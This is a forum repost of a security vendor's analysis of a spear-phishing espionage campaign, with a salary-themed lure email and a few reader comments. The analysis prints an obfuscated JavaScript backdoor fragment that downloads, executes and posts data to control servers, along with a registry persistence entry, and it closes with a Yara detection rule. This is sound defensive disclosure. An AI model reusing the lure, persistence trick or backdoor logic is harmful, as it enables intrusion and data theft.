
Stealthy Cyberespionage Campaign Attacks With Social Engineering

Posted by Chris (Intel Security)
General IT Security
Cyberespionage continues to be a hot topic in our industry, and the information security nerd in me always finds it exciting when our McAfee Labs team is able to speak about their findings. Here is a blog post from Rahul Mohandas on a recent campaign:

Stealthy Cyberespionage Campaign Attacks With Social Engineering

Cyberespionage attacks pose a challenge for the security industry as well as for the organizations trying to protect against them. Last year, McAfee Labs predicted that in 2015 these attacks would increase in frequency and become stealthier, and we have seen this occur. Cyberespionage aims at specific organization or sectors that are high-value targets, with most attacks flying under the radar.

The McAfee Labs research team has tracked an advanced persistent threat for the past couple of months. This group has evolved a lot in sophistication and evasion techniques to defeat detection by security products. This group has been active since at least 2014 and uses spear-phishing campaigns to target enterprises. We have observed this group targeting defense, aerospace, and legal sector companies.


Thu 5/21/2015 7:05 PM

FW: Salary and Bonus Data

To

Message Salary and Bonus Data.xls

Based on some feedback we have received about the salary and bonus information I provided at this morning's meeting, I would like to clarify one point that appears to have caused some confusion. Where I discussed a "range" of figures by class, that was the range of the mean, median and mode for the class. At our next associate meeting, we will present the range of salary and bonus figures for the various classes (and the senior group of classes) from bottom to top. In the meantime, if you would like to know the range of salaries and/or bonuses from bottom to top for your class (or any other class or the senior group for that matter), you are welcome to contact any EC member or , and we will provide that information to you.

Please see attached file for your reference.

The Attack

The preceding email provides a clear indication that the attackers have researched their target and its employees. Social media sites such as LinkedIn, Twitter, and Facebook are good sources of such valuable information, which can be used for social-engineering attacks.

The Excel attachment opens with a “password protected” window, tricking the victim into believing the file requires a password to display the content.

The Excel file is laced with a malicious macro that runs in the background. To prevent easy detection, the macro is obfuscated using Base64. The Excel file drops an .hta file, which contains the backdoor functionality.

This attack uses some novel techniques:

- A JavaScript backdoor component, unlike most exploits or malicious Office files, which use an embedded or a direct download of a binary.
- The JavaScript backdoor is obfuscated and dropped to %Appdata%\Microsoft\Protect\CRED. It persists on the machine using a registry run entry created by the mshta application.
Key	NewValue	Type
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\protect	mshta.exe "C:\Documents and Settings\Administrator\Application Data\Microsoft\Protect\CRED"	REG_SZ
- The launched window is hidden using the JavaScript command “window.moveTo(-100,-100), window.resizeTo(0,0).”

JavaScript backdoor capabilities

The attack minimizes its footprint by running only a script, which has lower chance of being flagged as malicious. Some of the backdoor capabilities:

- Querying system information using WMI.
- Using a proxy server for connections.
- Downloading and executing remote files.
- Using file/directory/network/process/registry and system operations.

```
A=0x0;
F=window[_$[242]](G[0x0]);
var H=y[_$[74]]("unescape")

switch(H[0x0][_$[25]]())
{
  case _$[243]:
      B=DownloadFormUrl(F);
  break;

  case _$[244]:
      B=ExecuteJavaScript(F[_$[121]](_$[244],_$[1]));
  break;

  default:
      B=Shell(F);
  break
};

D = _$[245]+StringEncode(B)+_$[246]+G[0x1];
Post(a,D)

} // while loop ends
```

Control servers

The WMI queries collect system-related data. The following parameters are collected and Base64 encoded before posting to the control servers:

- Hash of volume serial number
- Computer name
- IP address
- Current username
- Operating system
- Proxy server

The JavaScript backdoor connects to a gateway that receives additional commands from the attacker. Some of the control servers:

- hxxp://humans.mooo[.]info/common[.]php
- hxxp://mines.port0[.]org/common[.]php
- hxxp://eholidays.mooo[.]com/common[.]php

One of the attacker's first actions is to profile the infected host by executing commands that display a list of domains, computers, or resources shared by the specified computer (using the net view command). This is followed by gathering more information about the files on the desktop and other drives. An attacker can use this information for further lateral movement. All the data is posted to the control server as Base64-encoded data.

Detection

Defending against these highly targeted social-engineering attacks involves a human element. Although technical controls mitigate the risks, it's imperative that organizations establish policies to help employees spot suspicious events.

McAfee Advanced Threat Defense provides zero-day protection against this attack based on its behavior.

The following Yara rule detects the OLE attack vector:

rule APT_OLE_JSRat
{
meta:
author = "Rahul Mohandas"
Date = "2015-06-16″
Description = "Targeted attack using Excel/word documents"

strings:
$header = {D0 CF 11 E0 A1 B1 1A E1}
$key1 = "AAAAAAAAAA"
$key2 = "Base64Str" nocase
$key3 = "DeleteFile" nocase
$key4 = "Scripting.FileSystemObject" nocase

condition:
$header at 0 and (all of ($key*))
}

I thank my colleague Kumaraguru Velmurugan of the Advanced Threat Defense Group for his invaluable assistance.

- local_offer Tagged Items
- intelsecurity

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4 Replies

- 
brianwhelton
This person is a verified professional.

Verify your account to enable IT peers to see that you are a professional.
Whelton Network Solutions is an IT service provider.

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Basic rule of thumb, Java should never be considered a secure thing, and should be avoided at all costs.

Spice (1) flagReport
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- 

  brianwhelton
  This person is a verified professional.

  Verify your account to enable IT peers to see that you are a professional.
  Whelton Network Solutions is an IT service provider.

  mace

  Ironically, given they are the authors, the McAfee Network Security Manager, the application that manages it's IPS Applianced has a very heavy reliance upon Java....

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  - 

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  chris_weedin
  poblano

  The ol' basic rule of thumb in IT persists: if it looks funky, don't eat it.

  Funny how that works in everyday life, too.

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